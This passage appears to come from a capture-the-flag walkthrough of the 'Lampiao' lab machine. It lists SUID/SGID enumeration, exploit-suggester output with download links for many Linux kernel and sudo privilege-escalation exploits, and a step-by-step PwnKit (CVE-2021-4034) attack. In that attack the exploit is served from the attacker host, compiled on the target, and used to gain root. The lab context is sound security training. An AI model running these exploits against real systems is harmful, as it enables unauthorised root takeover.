-rwsr-xr-x 1 root root 9.6K Nov 24 2015 /usr/lib/policykit-1/polkit-agent-helper-1  
-rwsr-xr-x 1 root messagebus 327K Nov 25 2014 /usr/lib/dbus-1.0/dbus-daemon-launch-helper  
-rwsr-xr-x 1 root root 482K Mar 4 2019 /usr/lib/openssh/ssh-keysign  
-rwsr-xr-x 1 root dip 316K Apr 21 2015 /usr/sbin/pppd → Apple_Mac_OSX_10.4.8(05-2007)  
-rwsr-xr-x 1 libuuid libuuid 18K Sep 2 2015 /usr/sbin/uuid
```

SGID

<https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid>

```
-rwxr-sr-x 1 root shadow 53K Jan 26 2016 /usr/bin/chage
-rwxr-sr-x 1 root mail 14K Dec 7 2013 /usr/bin/dotlockfile
-rwxr-sr-x 1 root tty 9.6K Jun 4 2013 /usr/bin/bsd-write
-rwxr-sr-x 3 root mail 9.5K Dec 3 2012 /usr/bin/mail-lock
-rwxr-sr-x 3 root mail 9.5K Dec 3 2012 /usr/bin/mail-touchlock
-rwxr-sr-x 1 root tty 18K Sep 2 2015 /usr/bin/wall
-rwsr-sr-x 1 daemon daemon 46K Oct 21 2013 /usr/bin/at → RTru64_UNIX_4.0g(CVE-2002-1614)
-rwxr-sr-x 1 root utmp 398K Nov 7 2013 /usr/bin/screen → GNU_Screen_4.5.0
-rwxr-sr-x 1 root shadow 18K Jan 26 2016 /usr/bin/expiry
-rwxr-sr-x 1 root crontab 35K Feb 9 2013 /usr/bin/crontab
-rwxr-sr-x 1 root ssh 322K Mar 4 2019 /usr/bin/ssh-agent
-rwxr-sr-x 3 root mail 9.5K Dec 3 2012 /usr/bin/mail-unlock
-rwxr-sr-x 1 root mlocate 34K Jun 20 2013 /usr/bin/mlocate
-rwsr-sr-x 1 libuuid libuuid 18K Sep 2 2015 /usr/sbin/uuid
-rwxr-sr-x 1 root shadow 30K Mar 16 2016 /sbin/unix_chkpwd
```

Executing Linux Exploit Suggester 2

<https://github.com/jondonas/linux-exploit-suggester-2>

[1] af_packet

CVE-2016-8655

Source: <http://www.exploit-db.com/exploits/40871>

[2] exploit_x

CVE-2018-14665

Source: <http://www.exploit-db.com/exploits/45697>

[3] get_rekt

CVE-2017-16695

Source: <http://www.exploit-db.com/exploits/45010>

Executing Linux Exploit Suggester

<https://github.com/mzet-/linux-exploit-suggester>

[+] [CVE-2017-16995] eBPF_verifier

Details: <https://ricklarabee.blogspot.com/2018/07/ebpf-and-analysis-of-get-rekt-linux.html>

Exposure: highly probable

Tags: debian=9.0{kernel:4.9.0-3-amd64}, fedora=25|26|27, [ubuntu=14.04]{kernel:4.4.0-89-generic}, ubuntu=(16.04|17.04){kernel:4.(8|10).0-(19|28|45)-generic}

Download URL: <https://www.exploit-db.com/download/45010>

Comments: CONFIG_BPF_SYSCALL needs to be set &&
kernel.unprivileged_bpf_disabled != 1

[+] [CVE-2017-1000112] NETIF_F_UFO

Details: <http://www.openwall.com/lists/oss-security/2017/08/13/1>

Exposure: highly probable

Tags: [ubuntu=14.04{kernel:4.4.0-*}],ubuntu=16.04{kernel:4.8.0-*}

Download URL: <https://raw.githubusercontent.com/xairy/kernel-exploits/master/CVE-2017-1000112/poc.c>

ext-url: <https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2017-1000112/poc.c>

Comments: CAP_NET_ADMIN cap or CONFIG_USER_NS=y needed. SMEP/KASLR bypass included. Modified version at 'ext-url' adds support for additional distros/kernels

[+] [CVE-2016-8655] chocobo_root

Details: <http://www.openwall.com/lists/oss-security/2016/12/06/1>

Exposure: highly probable

Tags: [ubuntu=(14.04|16.04){kernel:4.4.0-(21|22|24|28|31|34|36|38|42|43|45|47|51)-generic}]

Download URL: <https://www.exploit-db.com/download/40871>

Comments: CAP_NET_RAW capability is needed OR CONFIG_USER_NS=y needs to be enabled

[+] [CVE-2016-5195] dirtycow

Details:

<https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails>

Exposure: highly probable

Tags: debian=7|8,RHEL=5{kernel:2.6.(18|24|33)-*},RHEL=6{kernel:2.6.32-*|3.(0|2|6|8|10).*|2.6.33.9-rt31},RHEL=7{kernel:3.10.0-*|4.2.0-0.21.el7},[ubuntu=16.04|14.04|12.04]

Download URL: <https://www.exploit-db.com/download/40611>

Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh

[+] [CVE-2016-5195] dirtycow 2

Details:

<https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails>

ails

Exposure: highly probable

Tags: debian=7|8,RHEL=5|6|7,[ubuntu=14.04|12.04],ubuntu=10.04{kernel:2.6.32-21-generic},ubuntu=16.04{kernel:4.4.0-21-generic}

Download URL: <https://www.exploit-db.com/download/40839>

ext-url: <https://www.exploit-db.com/download/40847>

Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh

[+] [CVE-2021-4034] PwnKit

Details: <https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt>

Exposure: probable

Tags: [ubuntu=10|11|12|13|14|15|16|17|18|19|20|21],debian=7|8|9|10|11,fedora,manjaro

Download URL: <https://codeload.github.com/berdav/CVE-2021-4034/zip/main>

[+] [CVE-2021-3156] sudo Baron Samedit 2

Details: <https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt>

Exposure: probable

Tags: centos=6|7|8,[ubuntu=14|16|17|18|19|20], debian=9|10

Download URL: <https://codeload.github.com/worawit/CVE-2021-3156/zip/main>

[+] [CVE-2017-6074] dccp

Details: <http://www.openwall.com/lists/oss-security/2017/02/22/3>

Exposure: probable

Tags: [ubuntu=(14.04|16.04)]{kernel:4.4.0-62-generic}

Download URL: <https://www.exploit-db.com/download/41458>

Comments: Requires Kernel be built with CONFIG_IP_DCCP enabled. Includes partial SMEP/SMAP bypass

[+] [CVE-2016-2384] usb-midi

Details: <https://xairy.github.io/blog/2016/cve-2016-2384>

Exposure: probable

Tags: [ubuntu=14.04], fedora=22

Download URL: <https://raw.githubusercontent.com/xairy/kernel-exploits/master/CVE-2016-2384/poc.c>

Comments: Requires ability to plug in a malicious USB device and to execute a malicious binary as a non-privileged user

[+] [CVE-2015-3202] fuse (fusermount)

Details: <http://seclists.org/oss-sec/2015/q2/520>

Exposure: probable

Tags: debian=7.0|8.0, [ubuntu=*]

Download URL: <https://www.exploit-db.com/download/37089>

Comments: Needs cron or system admin interaction

[+] [CVE-2015-1318] newpid (apport)

Details: <http://openwall.com/lists/oss-security/2015/04/14/4>

Exposure: probable

Tags: [ubuntu=14.04]

Download URL:

<https://gist.githubusercontent.com/taviso/0f02c255c13c5c113406/raw/efafac78dce51329b03bea7167f1271718bee4dcc/newpid.c>

[+] [CVE-2021-3156] sudo Baron Samedit

Details: <https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt>

Exposure: less probable

Tags: mint=19, ubuntu=18|20, debian=10

Download URL: <https://code.load.github.com/blast/CVE-2021-3156/zip/main>

[+] [CVE-2021-22555] Netfilter heap out-of-bounds write

Details: <https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html>

Exposure: less probable

Tags: ubuntu=20.04{kernel:5.8.0-*}

Download URL: <https://raw.githubusercontent.com/google/security-research/master/pocs/linux/cve-2021-22555/exploit.c>

ext-url: <https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2021-22555/exploit.c>

Comments: ip_tables kernel module must be loaded

[+] [CVE-2019-18634] sudo pwfeedback

Details: <https://dylankatz.com/Analysis-of-CVE-2019-18634/>

Exposure: less probable

Tags: mint=19

Download URL: <https://github.com/saleemrashid/sudo-cve-2019-18634/raw/master/exploit.c>

Comments: sudo configuration requires pwfeedback to be enabled.

[+] [CVE-2019-15666] XFRM_UAF

Details: <https://duasynt.com/blog/ubuntu-centos-redhat-privesc>

Exposure: less probable

Download URL:

Comments: CONFIG_USER_NS needs to be enabled; CONFIG_XFRM needs to be enabled

[+] [CVE-2017-7308] af_packet

Details:

<https://googleprojectzero.blogspot.com/2017/05/exploiting-linux-kernel-via-packet.html>

Exposure: less probable

Tags: ubuntu=16.04{kernel:4.8.0-(34|36|39|41|42|44|45)-generic}

Download URL: <https://raw.githubusercontent.com/xairy/kernel-exploits/master/CVE-2017-7308/poc.c>

ext-url: <https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2017-7308/poc.c>

Comments: CAP_NET_RAW cap or CONFIG_USER_NS=y needed. Modified version at 'ext-url' adds support for additional kernels

[+] [CVE-2017-5618] setuid screen v4.5.0 LPE

Details: <https://seclists.org/oss-sec/2017/q1/184>

Exposure: less probable

Download URL: <https://www.exploit-db.com/download/https://www.exploit-db.com/exploits/41154>

[+] [CVE-2016-9793] SO_{SND|RCV}BUFFORCE

Details: <https://github.com/xairy/kernel-exploits/tree/master/CVE-2016-9793>
Exposure: less probable
Download URL: <https://raw.githubusercontent.com/xairy/kernel-exploits/master/CVE-2016-9793/poc.c>
Comments: CAP_NET_ADMIN caps OR CONFIG_USER_NS=y needed. No SMEP/SMAP/KASLR bypass included. Tested in QEMU only

[+] [CVE-2016-4557] double-fdput()

Details: <https://bugs.chromium.org/p/project-zero/issues/detail?id=808>
Exposure: less probable
Tags: ubuntu=16.04{kernel:4.4.0-21-generic}
Download URL: <https://github.com/offensive-security/exploit-database-bin-splotts/raw/master/bin-splotts/39772.zip>
Comments: CONFIG_BPF_SYSCALL needs to be set && kernel.unprivileged_bpf_disabled != 1

[+] [CVE-2015-1318] newpid (apport) 2

Details: <http://openwall.com/lists/oss-security/2015/04/14/4>
Exposure: less probable
Tags: ubuntu=14.04.2
Download URL: <https://www.exploit-db.com/download/36782>

[+] [CVE-2016-0728] keyring

Details: <http://perception-point.io/2016/01/14/analysis-and-exploitation-of-a-linux-kernel-vulnerability-cve-2016-0728/>
Exposure: less probable
Download URL: <https://www.exploit-db.com/download/40003>
Comments: Exploit takes about ~30 minutes to run. Exploit is not reliable, see: <https://cyseclabs.com/blog/cve-2016-0728-poc-not-working>

There are many ways to get root shell but first we try CVE-2021-4034

```
Sudo version
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-version
Sudo version 1.8.9p5

CVEs Check
Vulnerable to CVE-2021-4034
```

To get root shell clone the [github](https://github.com/berdav/CVE-2021-4034)
and sent the file of github rep to machine

```
(root@kali)-[~/vulnhub/lampiao]
# git clone https://github.com/berdav/CVE-2021-4034
Cloning into 'CVE-2021-4034' ...
remote: Enumerating objects: 92, done.
remote: Counting objects: 100% (36/36), done.
remote: Compressing objects: 100% (17/17), done.
remote: Total 92 (delta 24), reused 19 (delta 19), pack-reused 56
Receiving objects: 100% (92/92), 22.71 KiB | 581.00 KiB/s, done.
Resolving deltas: 100% (44/44), done.

(root@kali)-[~/vulnhub/lampiao]
# cd CVE-2021-4034

(root@kali)-[~/vulnhub/lampiao/CVE-2021-4034]
# ls
cve-2021-4034.c  cve-2021-4034.sh  dry-run  LICENSE  Makefile  pwnkit.c  README.md

(root@kali)-[~/vulnhub/lampiao/CVE-2021-4034]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.215.48 - - [03/Oct/2022 08:50:32] "GET /pwnkit.c HTTP/1.1" 200 -
192.168.215.48 - - [03/Oct/2022 08:50:54] "GET /Makefile HTTP/1.1" 200 -
192.168.215.48 - - [03/Oct/2022 08:51:08] "GET /cve-2021-4034.c HTTP/1.1" 200 -
192.168.215.48 - - [03/Oct/2022 08:51:26] "GET /cve-2021-4034.sh HTTP/1.1" 200 -
```

```

tiago@lampiao:/tmp$ make
make
cc -Wall --shared -fPIC -o pwnkit.so pwnkit.c
cc -Wall cve-2021-4034.c -o cve-2021-4034
echo "module UTF-8// PWNKIT// pwnkit 1" > gconv-modules
mkdir -p GCONV_PATH=.
cp -f /bin/true GCONV_PATH=./pwnkit.so:.
tiago@lampiao:/tmp$ ls
ls
cve-2021-4034    cve-2021-4034.sh  GCONV_PATH=.  pwnkit.c      tmux-1000
cve-2021-4034.c  gconv-modules     Makefile       pwnkit.so     vmware-root
tiago@lampiao:/tmp$ ./cve-2021-4034
././cve-2021-4034
# id
id
uid=0(root) gid=0(root) groups=0(root),1000(tiago)
# ls
ls
GCONV_PATH=.  cve-2021-4034    cve-2021-4034.sh  pwnkit.c      tmux-1000
Makefile      cve-2021-4034.c  gconv-modules     pwnkit.so     vmware-root
# cd /root
lcd /root
#ls
ls
flag.txt  proof.txt
# cat proof.txt
cat proof.txt
f2d2c19aec3e42297b53a920ec7255b
# cat flag.txt
cat flag.txt
Your flag is in another file ...
# █

```

root : f2d2c19aec3e42297b53a920ec7255b